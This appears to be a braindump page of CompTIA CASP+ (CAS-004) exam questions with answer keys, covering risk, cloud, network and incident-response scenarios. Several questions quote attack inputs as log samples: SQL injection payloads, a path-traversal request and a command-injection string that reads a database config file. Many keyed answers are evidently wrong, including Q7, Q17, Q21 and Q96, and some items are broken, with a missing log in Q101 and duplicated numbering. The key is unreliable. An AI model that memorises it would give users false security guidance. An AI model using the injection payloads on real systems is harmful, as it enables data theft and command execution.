Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam

https://www.2passeasy.com/dumps/CAS-004/

NEW QUESTION 1
Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
B. Memorandum of understanding
C. Business impact analysis
D. Business partnership agreement
E. Services level agreement

Answer: C

NEW QUESTION 2
A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

➢ Be efficient at protecting the production environment

➢ Not require any change to the application

➢ Act at the presentation layer

Which of the following techniques should be used?

A. Masking
B. Tokenization
C. Algorithmic
D. Random substitution

Answer: A

NEW QUESTION 3
A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:
* 1. The network supports core applications that have 99.99% uptime.
* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
* 3. Documents downloaded from websites must be scanned for malware.
Which of the following solutions should the network architect implement to meet the requirements?

A. Reverse proxy, stateful firewalls, and VPNs at the local sites
B. IDSs, WAFs, and forward proxy IDS
C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
D. IPSs at the hub, Layer 4 firewalls, and DLP

Answer: C

NEW QUESTION 4
A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?

A. Create a change management process.
B. Establish key performance indicators.
C. Create an integrated master schedule.
D. Develop a communication plan.
E. Perform a security control assessment.

Answer: C

NEW QUESTION 5
A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

A. Business impact rating
B. CVE dates
C. CVSS scores
D. OVAL

Answer: A

NEW QUESTION 6
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?

A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity

Answer: C

NEW QUESTION 7
A threat hunting team receives a report about possible APT activity in the network. Which of the following threat management frameworks should the team implement?

A. NIST SP 800-53
B. MITRE ATT&CK
C. The Cyber Kill Chain
D. The Diamond Model of Intrusion Analysis

Answer: A

NEW QUESTION 8
A company is outsourcing to an MSSP that performs managed detection and response services. The MSSP requires a server to be placed inside the network as a log aggregate and allows remote access to MSSP analyst. Critical devices send logs to the log aggregator, where data is stored for 12 months locally before being archived to a multitenant cloud. The data is then sent from the log aggregate to a public IP address in the MSSP datacenter for analysis.
A security engineer is concerned about the security of the solution and notes the following.
* The critical devise send cleartext logs to the aggregator.
* The log aggregator utilize full disk encryption.
* The log aggregator sends to the analysis server via port 80.
* MSSP analysis utilize an SSL VPN with MFA to access the log aggregator remotely.
* The data is compressed and encrypted prior to being achieved in the cloud. Which of the following should be the engineer's GREATEST concern?

A. Hardware vulnerabilities introduced by the log aggregate server
B. Network bridging from a remote access VPN
C. Encryption of data in transit
D. Multinancy and data remnants in the cloud

Answer: C

NEW QUESTION 9
An e-commerce company is running a web server on premises, and the resource utilization is usually less than 30%. During the last two holiday seasons, the server experienced performance issues because of too many connections, and several customers were not able to finalize purchase orders. The company is looking to change the server configuration to avoid this kind of performance issue.
Which of the following is the MOST cost-effective solution?

A. Move the server to a cloud provider.
B. Change the operating system.
C. Buy a new server and create an active-active cluster.
D. Upgrade the server with a new one.

Answer: A

NEW QUESTION 10
A security analyst is performing a vulnerability assessment on behalf of a client. The analyst must define what constitutes a risk to the organization.
Which of the following should be the analyst's FIRST action?

A. Create a full inventory of information and data assets.
B. Ascertain the impact of an attack on the availability of crucial resources.
C. Determine which security compliance standards should be followed.
D. Perform a full system penetration test to determine the vulnerabilities.

Answer: A

NEW QUESTION 10
A software house is developing a new application. The application has the following requirements: Reduce the number of credential requests as much as possible Integrate with social networks Authenticate users
Which of the following is the BEST federation method to use for the application?

A. WS-Federation
B. OpenID
C. OAuth
D. SAML

Answer: D

NEW QUESTION 13
An organization wants to perform a scan of all its systems against best practice security configurations. Which of the following SCAP standards, when combined, will enable the organization to view each of the
configuration checks in a machine-readable checklist format for fill automation? (Choose two.)

A. ARF
B. XCCDF
C. CPE
D. CVE
E. CVSS

F. OVAL

Answer: BF

NEW QUESTION 17
Device event logs sources from MDM software as follows:

```
Device        Date/Time        Location              Event       Description
ANDROID_1022  01JAN21 0255     39.9072N,77.0369W     PUSH        APPLICATION 1220 INSTALL QUEUED
ANDROID_1022  01JAN21 0301     39.9072N,77.0369W     INVENTORY   APPLICATION 1220 ADDED
ANDROID_1022  01JAN21 0701     39.0067N,77.4291W     CHECK-IN    NORMAL
ANDROID_1022  01JAN21 0701     25.2854N,51.5310E     CHECK-IN    NORMAL
ANDROID_1022  01JAN21 0900     39.0067N,77.4291W     CHECK-IN    NORMAL
ANDROID_1022  01JAN21 1030     39.0067N,77.4291W     STATUS      LOCAL STORAGE REPORTING 85% FULL
```

Which of the following security concerns and response actions would BEST address the risks posed by the device in the logs?

A. Malicious installation of an application; change the MDM configuration to remove application ID 1220.
B. Resource leak; recover the device for analysis and clean up the local storage.
C. Impossible travel; disable the device's account and access while investigating.
D. Falsified status reporting; remotely wipe the device.

Answer: A

NEW QUESTION 21
An auditor Is reviewing the logs from a web application to determine the source of an Incident. The web application architecture Includes an Internet-accessible application load balancer, a number of web servers In a private subnet, application servers, and one database server In a tiered configuration. The application load balancer cannot store the logs. The following are sample log snippets:

```
Web server logs
.92.168.1.10 - - [24/Oct/2020 11:24:34 +05:00] "GET /../../../bin/bash" HTTP/1.1" 200 453 Safari/536.36
.92.168.1.10 - - [24/Oct/2020 11:24:35 +05:00] "/ HTTP/1.1" 200 453 Safari/536.36

Application server logs
4/Oct/2020 11:24:34 +05:00 - 192.168.2.11 - request does not match a known local user. Querying DB
4/Oct/2020 11:24:35 +05:00 - 192.168.2.12 - root path. Begin processing

Database server logs
4/Oct/2020 11:24:34 +05:00 [Warning] 'option read_buffer_size' unassigned value 0 adjusted to 2048
4/Oct/2020 11:24:35 +05:00 [Warning] CA certificate ca.pem is self signed.
```

Which of the following should the auditor recommend to ensure future incidents can be traced back to the sources?

A. Enable the x-Forwarded-For header al the load balancer.
B. Install a software-based HIDS on the application servers.
C. Install a certificate signed by a trusted CA.
D. Use stored procedures on the database server.
E. Store the value of the $_server (' REMOTE_ADDR '] received by the web servers.

Answer: C

NEW QUESTION 22
Leveraging cryptographic solutions to protect data that is in use ensures the data is encrypted:

A. when it is passed across a local network.
B. in memory during processing
C. when it is written to a system's solid-state drive.
D. by an enterprise hardware security module.

Answer: B

NEW QUESTION 25
An organization is considering a BYOD standard to support remote working. The first iteration of the solution will utilize only approved collaboration applications and the ability to move corporate data between those applications. The security team has concerns about the following:
Unstructured data being exfiltrated after an employee leaves the organization Data being exfiltrated as a result of compromised credentials
Sensitive information in emails being exfiltrated
Which of the following solutions should the security team implement to mitigate the risk of data loss?

A. Mobile device management, remote wipe, and data loss detection
B. Conditional access, DoH, and full disk encryption
C. Mobile application management, MFA, and DRM
D. Certificates, DLP, and geofencing

Answer: A

NEW QUESTION 26
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 29
A security architect was asked to modify an existing internal network design to accommodate the following requirements for RDP:
• Enforce MFA for RDP
• Ensure RDP connections are only allowed with secure ciphers.
The existing network is extremely complex and not well segmented. Because of these limitations, the company has requested that the connections not be restricted by network-level firewalls Of ACLs.
Which of the following should the security architect recommend to meet these requirements?

A. Implement a reverse proxy for remote desktop with a secure cipher configuration enforced.
B. Implement a bastion host with a secure cipher configuration enforced.
C. Implement a remote desktop gateway server, enforce secure ciphers, and configure to use OTP
D. Implement a GPO that enforces TLS cipher suites and limits remote desktop access to only VPN users.

Answer: A

NEW QUESTION 30
A help desk technician just informed the security department that a user downloaded a suspicious file from internet explorer last night. The user confirmed accessing all the files and folders before going home from work. the next morning, the user was no longer able to boot the system and was presented a screen with a phone number. The technician then tries to boot the computer using wake-on-LAN, but the system would not come up. which of the following explains why the computer would not boot?

A. The operating system was corrupted.
B. SElinux was in enforced status.
C. A secure boot violation occurred.
D. The disk was encrypted.

Answer: A

NEW QUESTION 33
Technicians have determined that the current server hardware is outdated, so they have decided to throw it out. Prior to disposal, which of the following is the BEST method to use to ensure no data remnants can be
recovered?

A. Drive wiping
B. Degaussing
C. Purging
D. Physical destruction

Answer: B

NEW QUESTION 38
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Answer: B

NEW QUESTION 41
A systems administrator is preparing to run a vulnerability scan on a set of information systems in the organization. The systems administrator wants to ensure that the targeted systems produce accurate information especially regarding configuration settings.
Which of the following scan types will provide the systems administrator with the MOST accurate information?

A. A passive, credentialed scan
B. A passive, non-credentialed scan
C. An active, non-credentialed scan
D. An active, credentialed scan

Answer: D

NEW QUESTION 45
A security engineer needs to recommend a solution that will meet the following requirements: Identify sensitive data in the provider's network
Maintain compliance with company and regulatory guidelines
Detect and respond to insider threats, privileged user threats, and compromised accounts Enforce datacentric security, such as encryption, tokenization, and access control
Which of the following solutions should the security engineer recommend to address these requirements?

A. WAF

B. CASB
C. SWG
D. DLP

Answer: B

Explanation:
https://www.mcafee.com/enterprise/en-us/security-awareness/cloud/what-is-a-casb.html

NEW QUESTION 47
A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Answer: A

NEW QUESTION 50
Which of the following technologies allows CSPs to add encryption across multiple data storages?

A. Symmetric encryption
B. Homomorphic encryption
C. Data dispersion
D. Bit splitting

Answer: D

NEW QUESTION 54
A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the compay's intend WIFI, the company plans to configure WPA2 Enterprise in an EAP- TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

A. Active Directory OPOs
B. PKI certificates
C. Host-based firewall
D. NAC persistent agent

Answer: B

NEW QUESTION 56
A developer is creating a new mobile application for a company. The application uses REST API and TLS 1.2 to communicate securely with the external back-end server. Due to this configuration, the company is concerned about HTTPS interception attacks.
Which of the following would be the BEST solution against this type of attack?

A. Cookies
B. Wildcard certificates
C. HSTS
D. Certificate pinning

Answer: D

NEW QUESTION 58
A security architect needs to implement a CASB solution for an organization with a highly distributed remote workforce. One Of the requirements for the implementation includes the capability to discover SaaS applications and block access to those that are unapproved or identified as risky. Which of the following would BEST achieve this objective?

A. Deploy endpoint agents that monitor local web traffic to enforce DLP and encryption policies.
B. Implement cloud infrastructure to proxy all user web traffic to enforce DI-P and encryption policies.
C. Implement cloud infrastructure to proxy all user web traffic and control access according to centralized policy.
D. Deploy endpoint agents that monitor local web traffic and control access according to centralized policy.

Answer: C

NEW QUESTION 62
An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.
B. Cloud providers are unable to avoid risk.
C. Specific risks cannot be transferred to the cloud provider.
D. Risks to data in the cloud cannot be mitigated.

Answer: D

NEW QUESTION 67
Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection
B. Cross-site scripting
C. Brute-force
D. Cross-site request forgery

Answer: A

NEW QUESTION 69
A company in the financial sector receives a substantial number of customer transaction requests via email.
While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a
customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the
CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Answer: C

NEW QUESTION 70
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins
based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely
explanation:? (Select TWO.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Answer: CF

NEW QUESTION 71
A forensic investigator would use the foremost command for:

A. cloning disks.
B. analyzing network-captured packets.
C. recovering lost files.
D. extracting features such as email addresses

Answer: C

NEW QUESTION 75
A recent data breach revealed that a company has a number of files containing customer data across its storage environment. These files are individualized for
each employee and are used in tracking various customer orders, inquiries, and issues. The files are not encrypted and can be accessed by anyone. The senior
management team would like to address these issues without interrupting existing processes.
Which of the following should a security architect recommend?

A. A DLP program to identify which files have customer data and delete them
B. An ERP program to identify which processes need to be tracked
C. A CMDB to report on systems that are not configured to security baselines
D. A CRM application to consolidate the data and provision access based on the process and need

Answer: D

NEW QUESTION 78
During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.
B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.

Answer: B

NEW QUESTION 79
A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.
Which of the following technologies would BEST meet this need?

A. Faraday cage
B. WPA2 PSK
C. WPA3 SAE
D. WEP 128 bit

Answer: C

Explanation:
WPA3 SAE prevents brute-force attacks.
"WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3."

NEW QUESTION 81
Which of the following protocols is a low power, low data rate that allows for the creation of PAN networks?

A. Zigbee
B. CAN
C. DNP3
D. Modbus

Answer: A

NEW QUESTION 83
A company plans to build an entirely remote workforce that utilizes a cloud-based infrastructure. The Chief Information Security Officer asks the security engineer to design connectivity to meet the following requirements:
Only users with corporate-owned devices can directly access servers hosted by the cloud provider.
User browser activity can be monitored.
Which of the following solutions would BEST meet these requirements?

A. IAM gateway, MDM, and reverse proxy
B. VPN, CASB, and secure web gateway
C. SSL tunnel, DLP, and host-based firewall
D. API gateway, UEM, and forward proxy

Answer: B

NEW QUESTION 87
A company is looking at sending historical backups containing customer PII to a cloud service provider to save on storage costs. Which of the following is the MOST important consideration before making this decision?

A. Availability
B. Data sovereignty
C. Geography
D. Vendor lock-in

Answer: B

NEW QUESTION 89
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.

Answer: C

NEW QUESTION 90
A security architect works for a manufacturing organization that has many different branch offices. The architect is looking for a way to reduce traffic and ensure the branch offices receive the latest copy of revoked certificates issued by the CA at the organization's headquarters location. The solution must also have the lowest power requirement on the CA.
Which of the following is the BEST solution?

A. Deploy an RA on each branch office.
B. Use Delta CRLs at the branches.
C. Configure clients to use OCSP.
D. Send the new CRLs by using GPO.

Answer: C

NEW QUESTION 95
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Answer: C

NEW QUESTION 96
The Chief information Officer (CIO) wants to implement enterprise mobility throughout the organization. The goal is to allow employees access to company resources. However the CIO wants the ability to enforce configuration settings, manage data, and manage both company-owned and personal devices. Which of the following should the CIO implement to achieve this goal?

A. BYOO
B. CYOD
C. COPE
D. MDM

Answer: A

NEW QUESTION 98
A company's product site recently had failed API calls, resulting in customers being unable to check out and purchase products. This type of failure could lead to the loss of customers and damage to the company's reputation in the market.
Which of the following should the company implement to address the risk of system unavailability?

A. User and entity behavior analytics
B. Redundant reporting systems
C. A self-healing system
D. Application controls

Answer: D

NEW QUESTION 101
A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:
Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

A. Add the objects of concern to the default context.
B. Set the devices to enforcing
C. Create separate domain and context files for irc.
D. Rebuild the policy, reinstall, and test.

Answer: B

NEW QUESTION 103
A networking team was asked to provide secure remote access to all company employees. The team decided to use client-to-site VPN as a solution. During a discussion, the Chief Information Security Officer raised a security concern and asked the networking team to route the Internet traffic of remote users through the main office infrastructure. Doing this would prevent remote users from accessing the Internet through their local networks while connected to the VPN.
Which of the following solutions does this describe?

A. Full tunneling

B. Asymmetric routing
C. SSH tunneling
D. Split tunneling

Answer: A

Explanation:
The concern is users operating in a spit tunnel config which is what is being described. Using a Full Tunnel would route traffic from all applications through a single tunnel.
https://cybernews.com/what-is-vpn/split-tunneling/

NEW QUESTION 106
A satellite communications ISP frequently experiences outages and degraded modes of operation over one of its legacy satellite links due to the use of deprecated hardware and software. Three days per week, on average, a contracted company must follow a checklist of 16 different high-latency commands that must be run in serial to restore nominal performance. The ISP wants this process to be automated.
Which of the following techniques would be BEST suited for this requirement?

A. Deploy SOAR utilities and runbooks.
B. Replace the associated hardware.
C. Provide the contractors with direct access to satellite telemetry data.
D. Reduce link latency on the affected ground and satellite segments.

Answer: A

NEW QUESTION 110
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a ''Contact US'' form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the ''Contact US'' form
B. Deploy a WAF in front of the public website
C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Answer: D

NEW QUESTION 113
A new web server must comply with new secure-by-design principles and PCI DSS. This includes mitigating the risk of an on-path attack. A security analyst is reviewing the following web server configuration:

```
TLS_AES_256_GCM_SHA384
TLS_CHACHA20_POLY1305_SHA256
TLS_AES_128_GCM_SHA256
TLS_AES_128_CCM_8_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_DHE_DSS_WITH_RC4_128_SHA
RSA_WITH_AES_128_CCM
```

Which of the following ciphers should the security analyst remove to support the business requirements?

A. TLS_AES_128_CCM_8_SHA256
B. TLS_DHE_DSS_WITH_RC4_128_SHA
C. TLS_CHACHA20_POLY1305_SHA256
D. TLS_AES_128_GCM_SHA256

Answer: B

NEW QUESTION 114
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a #{path}")
```

Which of the following is an appropriate security control the company should implement?

A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.

Answer: C

NEW QUESTION 119
A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests

implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent
B. Low
C. Mitigated
D. Residual.
E. Transferred

Answer: D

NEW QUESTION 120
A forensic expert working on a fraud investigation for a US-based company collected a few disk images as evidence.
Which of the following offers an authoritative decision about whether the evidence was obtained legally?

A. Lawyers
B. Court
C. Upper management team
D. Police

Answer: A

NEW QUESTION 123
A customer reports being unable to connect to a website at www.test.com to consume services. The customer notices the web application has the following published cipher suite:

```
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
Signature hash algorithm:
sha256
Public key:
RSA (2048 Bits)
.htaccess config:
<VirtualHost> *:80>
ServerName www.test.com
Redirect / https://www.test.com
</VirtualHost>
<VirtualHost _default_:443>
ServerName www.test.com
DocumnetRoot /usr/local/apache2/htdocs
SSLEngine On
...
</VirtualHost>
```

Which of the following is the MOST likely cause of the customer's inability to connect?

A. Weak ciphers are being used.
B. The public key should be using ECDSA.
C. The default should be on port 80.
D. The server name should be test.com.

Answer: A

NEW QUESTION 128
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Select TWO.)

A. Text editor
B. OOXML editor
C. Event Viewer
D. XML style sheet
E. SCAP tool
F. Debugging utility

Answer: BD

NEW QUESTION 129
A security is assisting the marketing department with ensuring the security of the organization's social media platforms. The two main concerns are:
The Chief marketing officer (CMO) email is being used department wide as the username The password has been shared within the department
Which of the following controls would be BEST for the analyst to recommend?

A. Configure MFA for all users to decrease their reliance on other authentication.
B. Have periodic, scheduled reviews to determine which OAuth configuration are set for each media platform.
C. Create multiple social media accounts for all marketing user to separate their actions.
D. Ensue the password being shared is sufficiently and not written down anywhere.

Answer: A

NEW QUESTION 131
A security engineer needs to implement a solution to increase the security posture of user endpoints by providing more visibility and control over local administrator accounts. The endpoint security team is overwhelmed with alerts and wants a solution that has minimal operational burdens. Additionally, the solution must maintain a positive user experience after implementation.
Which of the following is the BEST solution to meet these objectives?

A. Implement Privileged Access Management (PAM), keep users in the local administrators group, and enable local administrator account monitoring.
B. Implement PAM, remove users from the local administrators group, and prompt users for explicit approval when elevated privileges are required.
C. Implement EDR, remove users from the local administrators group, and enable privilege escalation monitoring.
D. Implement EDR, keep users in the local administrators group, and enable user behavior analytics.

**Answer:** B

NEW QUESTION 136
An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host.
After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simul-ation, please click the Reset All button.
